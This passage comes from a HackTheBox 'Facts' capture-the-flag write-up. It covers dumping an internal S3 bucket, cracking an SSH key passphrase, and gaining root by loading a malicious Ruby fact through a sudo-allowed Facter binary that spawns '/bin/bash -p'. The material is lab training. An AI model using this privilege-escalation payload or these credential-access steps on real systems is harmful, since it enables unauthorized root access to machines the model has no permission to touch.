2026-01-08 13:47:17         20 .lesshst
2026-01-08 13:47:17        807 .profile
Finally, we dump the files to our machine.
Create dedicated directory for this, otherwise it will overwrite your settings! It may or may not happen to me :D.
┌──(root㉿kali)-[/home/kali]
└─# aws s3 cp --recursive --endpoint-url http://facts.htb:54321 s3://internal ./s3bucket
Cracking passphrase for SSH key & getting initial access & user flag
And our assumption was right, there’s SSH private key. Bingo!
 |
| discovering SSH private key |
If we try to use the key, we are prompted for a passphrase. We have to crack it first. We can use the John the Ripper suite to do that. After some time, we crack the passphrase.

Now we can use the key to access SSH. The key worked for user “trivia”.
┌──(root㉿kali)-[/home/kali]
└─# ssh trivia@facts.htb -i id_ed
We can now read the user flag from William’s home directory.

Now onto the privilege escalation phase.
Privilege escalation via Facter by loading malicious fact & getting root flag
Going down my usual priv esc checklist, I checked my user’s sudo privileges. Turned out that our user can run “/usr/bin/facter” script as Root.
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
Let’s look at the script. It was a Ruby script.
trivia@facts:~$ ls -la /usr/bin/facter
-rwxr-xr-x 1 root root 249 Nov 26  2024 /usr/bin/facter
trivia@facts:~$ cat /usr/bin/facter
#!/usr/bin/ruby
# frozen_string_literal: true

require 'pathname'
require 'facter/framework/cli/cli_launcher'

Facter::OptionsValidator.validate(ARGV)
processed_arguments = CliLauncher.prepare_arguments(ARGV)

CliLauncher.start(processed_arguments)
TLDR; the script runs the Facter CLI tool with passed arguments. Notice that there isn’t any input validation before execution.
Facter is a system profiling tool — most commonly used with Puppet — that collects information (“facts”) about a machine and makes them available to automation code. (ChatGPT)
After a brief consultation with AI, I figured out that the right exploitation path is to write custom Ruby fact that gives us code execution (due to the lack of sanitization). Let’s do this.

Firstly, we have to create malicious fact in writable directory. The one below defines external fact named “anything” which runs code that invokes shell.
trivia@facts:~$ cd /tmp
trivia@facts:/tmp$ nano exploit.rb
trivia@facts:/tmp$ cat exploit.rb
Facter.add(:anything) do
  setcode do
    system("/bin/bash -p")
  end
end
Secondly, we have to specify custom directory where will Facter look for external facts requested by the user via argument (”/tmp” in my case). AI helps again.

Finally, I ran Facter with sudo, specified custom directory and requested the “anything” fact. And boom, I got the Root shell! The root flag sits inside the “/root” directory as always.

And that’s the Facts machine done!
Summary & final thoughts
Facts is an easy Linux machine from HackTheBox. This box showcases couple vulnerabilities in CMS and other common misconfigurations from the real world. Enumeration and online research are crucial part of this challenge, as we are used to. Gaining initial access and exploitation was fun, interesting flaws were picked for this one. Gentle touch on AWS S3 exploitation makes it even more interesting, especially in times when everything is on Amazon cloud.
In my opinion, HackTheBox delivered another very fun machine. The difficulty is perfect, from initial exploitation till the final privilege escalation. I’d recommend this one for any beginner. Loopholes are no problem here, although there were couple possible routes from the admin dashboard.


Comments
Post a Comment